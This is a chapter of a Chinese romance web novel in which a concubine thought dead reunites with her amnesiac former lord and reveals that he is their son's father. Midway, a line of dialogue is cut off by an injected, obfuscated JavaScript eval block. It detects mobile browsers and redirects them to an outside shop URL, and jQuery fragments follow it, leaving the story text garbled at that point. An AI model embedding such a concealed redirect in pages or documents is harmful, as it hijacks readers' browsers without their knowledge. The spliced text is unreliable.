离砚哥儿的生辰还有一天,芙玉还想到街上去买些装饰的花灯,上次她看到砚哥儿给墨京澜买了一盏兔子灯,想来砚哥儿自己也喜欢。
她来到售卖花灯的摊子前,看到那盏兔子灯,那日,系挂在墨京澜腰间的兔子灯就是这个吧,一摸一样呢。
她拿起来放在手中,很久之前的记忆如推开窗户后迎面而来的微风,轻拂心弦。
还记得那年花灯节,她将亲手扎的兔子灯送给墨京澜,与他来到河边放花灯。
她当时在红条上写下的愿望是希望能和墨京澜一生一世一双人,满心希望河神能够看到她的愿望。
如今看来,河神的传说并不能信。
芙玉悻悻地放下兔子灯,将目光看向其他造型的花灯,仔细挑选着要买下来的花灯。
集市入口的墙面前,阿朝正在命人仔细贴上主君的画像,他不经意地看向那人流较多的热络集市,熙熙攘攘的人群中,他看到一个并不陌生的身影,开始他觉得定然是自己看错了,可他越朝着那个身影走近,眼睛看得越清楚。
不穿罗绮不簪金,面如桃红,柳叶眉樱桃嘴,即便是粗布荆钗也难掩绝色。
阿朝坚决不认为自己会认错,他迈步走过去,声音说出来的那一刻不免有些哽噎,“玉姨娘…玉姨娘真的是你?”
要是主君知道玉姨娘还活着,一定会当场喜极而泣吧!说不定就连眼睛也能奇迹般地重获光明。
芙玉看到阿朝,脸上只是惊讶了一瞬,转而想到前不久墨家的人手就已经出现在济安州,这个时候,不难想到会在千鸢镇见到墨京澜身边的人。
街上人太多,声音也嘈杂,她便带他到附近的一间茶馆里。
“阿朝,别来无恙。”
阿朝心头五味杂陈,震惊与惊喜并存,“玉姨娘,当初那场大火没有夺去您的性命,真是太好了,可是为什么四处找不到您?”
事到如今,她也没什么好隐瞒的了,“那场火是我的族人放的,我也是公冶氏族人。”
“族人?您也是公冶氏,才会放走地下室的那两位公冶氏?”
“是,我当然不想他们永远待在在暗无天日的地下室里。我和墨京澜立场不同,如果营救失败,我也无话可说,只是没想到后来会被人利用反被劫持……过去的事情都已经过去了,我也不想再回想。”
“玉姨娘既然还活着,为什么不回来找主君?”
芙玉想起那时的记忆,唯有门楼下墨京澜的那番话过了这么多年依旧像是插在她心头的一根刺,她低头用茶盖撇去茶汤上的浮沫,眉梢处好似攀上几分愁绪的裂痕,“我为什么要去找他?他说我的死活与他无关,我放走他关在地下室的人,在他心里,我只是个无足轻重的小妾,祈求得到他的怜悯与原谅就是一个笑话。”
阿朝面色骇然,想来主君这些年受尽折磨都是因为这场乌龙,“您误会了主君的话,那些话是说给敌人听的,您怎么能当真呢?当时他们都以为用您的生死能要挟到主君,主君不想您受到伤害,这才把你们之间的关系贬得一文不值。可是主君对你是一片真心。主君知道是你放走那两个关在地下室的公冶氏,就算如此,他也没想过让别人知道这件事是你做的。”
“那天晚上,主君一直看着那片已经烧成黑炭的废墟,最后是体力不支,情绪过于悲恸晕厥过去了,我们才能把他待回墨家。”
芙玉手腕失力,茶盖倏地落在茶碗上,她半垂的眼睫颤动,如折翅后即将坠落的蝴蝶。这才是事实吗?她当时听到的话,是墨京澜的谎言,而她当真了……“主君他没办法接受你的死亡,眼泪都流干了,我以前从来没想过主君那样的男人,也会连夜连流泪,后来眼睛都哭瞎了,身体也一年比一年差。”
这让她如何原谅自己?芙玉视线一片模糊,她擦干眼底的眼泪,“还有什么我不知道的事情,都说出来吧。”
阿朝如是把这些年墨京澜的变化全都说出来。
墨京澜没有娶妻,且不顾家族规制反对,执意要把芙玉的灵位以正室的地位迁入祖祠。
他隔三差五地要到她的芙蓉苑去,不让里面的每一样东西落灰,每一件物件都是他亲手擦拭。
明明以前是一个对权力有着强烈渴望的人,突然间就变得不在乎了,也仿佛世间已经没有任何能够掀起他心底波澜的事情,心爱的人死了,他也只剩下一具躯壳。
“现在,您还活着,主君却是生死未卜。”
“墨京澜还活着。”
“他若活着,为什么一点音讯都没有?”
“他失忆了。”
“失忆了?等等……玉姨娘您见到主君了?”
“我在林子里找到的他,当时他从山上滚落下来,性命垂危,我将他救醒后,他现在已经记不起以前的任何事情了。”
“……我知道了。”
“现在你要带他走吗?只怕他不愿意。”
“我只是想找到主君,并且保护他,那日主君遇刺,是皇上派来的刺客造成的,主君是对的,他不能继续再待在盛京,皇上的势力已经越来越大……只是,没有想到,尽管主君做到辞官离京的地步,皇上还是不放过他。”
“玉姨娘也不用太担心,我会尽力保护主君,还有你的安全。”
“娘亲!”砚哥儿隔着青纱帘子喊道。
芙玉和阿朝在二楼临窗而坐,行过街道的人有心抬头望去,便能看到窗里喝茶的人。
“你们怎么来了?”芙玉抱紧已经来到身前的砚哥儿,看向不紧不慢地跟着后面的墨京澜,心底的愧疚之意油然而出,这些年来,到底是她误会他了。
“我带着哥儿来买吃的,不巧,从窗户里看到你和这位公子在喝茶,我本来不想让哥儿来打扰你们谈话,但……”
“娘亲说买花灯后就回来,可是我一直没等到娘亲。”
阿朝看到墨京澜的那一刻,先前的所有担忧都已经化为尘土落地,一大一小站在一起,无需思索就能得出两人就是父子的结论,“主君,小公子。”语气中带着许多的兴奋与激动。
砚哥儿没听懂是什么意思,一眼看出这个人来者不善,警惕地说:“你是要带墨叔叔离开的人吗?”
墨京澜道:“砚哥儿放心,我还不会走。”
砚哥儿放心了,紧紧握着墨京澜的手渐渐松了下来。阿朝倍感困惑地看向芙玉,“叔叔?”
芙玉捂脸,“呃,这件事说来话长,嗯,以后会解释清楚的。”
“主君没事就好。”阿朝向着墨京澜拱手,几乎就要声泪俱下了。
墨京澜往芙玉身边靠近,“我不认识他,我们现在可以回去了吗?”
“主君——”阿朝看起来像是被主人抛弃的小狗,看起来可怜极了。
“他失忆了,不记得你很正常,他连我都不记得。”
“那阿朝告辞了,得把主君已经安全的事情告诉老太君。”
“一路小心,对了。”芙玉抬起手,指尖点了点眉头,说出来真有些难以启齿,“回去记得把那个,灵位销毁。”
阿朝离开后,墨京澜看向芙玉,“他是谁?你们认识?”
“我们先回家,回去后我会把所有事情告诉你。”
“好。”
我们,她说了我们。墨京澜耳尖染着淡淡的薄红,心里不停地回味芙玉说的那句话,整个人身轻如燕,如沐春风。
-
庭院里,芙玉主动地抱住墨京澜,他很惊讶,因为她从前不肯在这里玉他有任何接触。
前面就是香料铺子,里面的客人能能够看到这里的发生的一切。
还是说,现在她已经不用担心会被别人看到他们之间的亲密了么?
“芙玉,你今日怎么了?怎么对我这么好了。”
芙玉撇撇嘴角,“说的什么话,我难道对你不好吗?”
“现在的你,像是要把燃烧我上衣的火焰
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17749931|208060||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('。”
她皱起鼻子,“我这样不好么?”
“好,是太好了,好到让我觉得这份好,不是属于我的。”
“说什么傻话?我还觉得对你不够好,如果我当时没有……事情已经发生,懊悔也来不及。”
“那个男人到底和你说了什么?回来后你看我的眼神和之前不同了。”
“他跟我说了很多我不知道的事情,我……之前的自己太蠢了。”
他别过她耳旁的碎发,她摸上他的手背,“晚上我会告诉你很多事情,做好心理准备吧。”
入夜后,芙玉来的很快。
墨京澜此时还在浴桶里,就看到芙玉信步走来。
“来的很快,砚哥儿已经睡下了?”
芙玉绕到他的伸手,手放在他的肩头轻轻捏着,“嗯,我告诉他说,他爹爹并没有死,只是我和他爹爹有误会,现在误会解开了,很快就会和他相认。”
“他的爹爹?是谁?在哪?”
“远在天边近在眼前呀。”
“是我?”
“就是你。”芙玉点点头,她担心他可能一时半会无法接受,但是这个也很正常,她很理解。
墨京澜脸上划过一丝呆滞,缓了半晌,眉梢眼角都仿佛在闪着光,他很适应了芙玉告诉他的新身份,“我们之前就认识,而且还…生了孩子。”
从浴桶里出来后,芙玉手抓着墨京澜腰间松松垮垮的带子,领口一直开到腰间,露出腹部沟壑分明的肌肉线条。
“准备好了吗?”她问道。
他要吻她时,她却推开他,与他面对面地坐在床上,开始从头到尾地阐述了他失去的记忆,是如何遇见,相识,相处……
这其中,就有她当初为什么要说他过去与她不熟的原因。
她也为此,处处提防着他恢复记忆后会带走砚哥儿,故意将砚哥儿年龄说小一岁,还有并不存在的亡夫当幌子,目的就是让他恢复记忆后不会将砚哥儿从她身边带走。
……
然而,这些讲述并没有让他感觉到熟悉,甚至是想起写什么,记忆里还是一片空白,没有任何波澜。
没有过往记忆,他觉得她在说一个与他无关的人。他只知道,芙玉现在对他如此主动地迎合,是因为她又重新爱上了以前的墨京澜,而不是现在失去记忆的他。
她还在说以前的事情,她难道看不出来他不想听么?也许她并不知道或者不在意,她只想让他恢复记忆,变成以前的那个墨京澜。
他控制不住自己的嫉妒与不甘,芙玉央求的声音只当作没听到,任她如何锤他骂他都无动于衷,甚至还想多听几遍。
气得芙玉翻他好几次白眼。
也就这次,她腰酸腿疼得厉害,两三天都没法正常走路。
墨京澜独守空房整整五日,深知自己当时不该贪心,如今道歉也没用,芙玉已经连房间也不让他进了。
最后一晚上,他在庭院里晾全家人的衣服,转身看到芙玉在房间窗户边上,她招招手,他就像一只闻到骨头的狗,就差没有摇着尾巴跑过去。
进了门,墨京澜便抬起双臂,脱下汗湿的短袖衫,露出精壮的胸膛,肌肉线条清晰起伏。
他刚洗完衣服,尽管流了汗,身上也还带着洗衣服用的花露香,并没有丝毫的汗臭味。
她顺从地让他抱着吻了一会,“好了,先去洗一下。”
“和我一起。”他真怕她过了一会又改变主意。
“不要,你自己去。”
“不让你碰水,就在旁边。”“你又不是小孩子,自己去。”
“那你今晚不许反悔了。”墨京澜哑着声,得到她点头回应后,像是费了很大力气才将她松开。
“不反悔不反悔,可你不准像那天一样了,听到没有?”她是真怕了他那次,想想就腰酸。
事实证明,男人饿一饿就懂事了,且容易知足,不会贪多。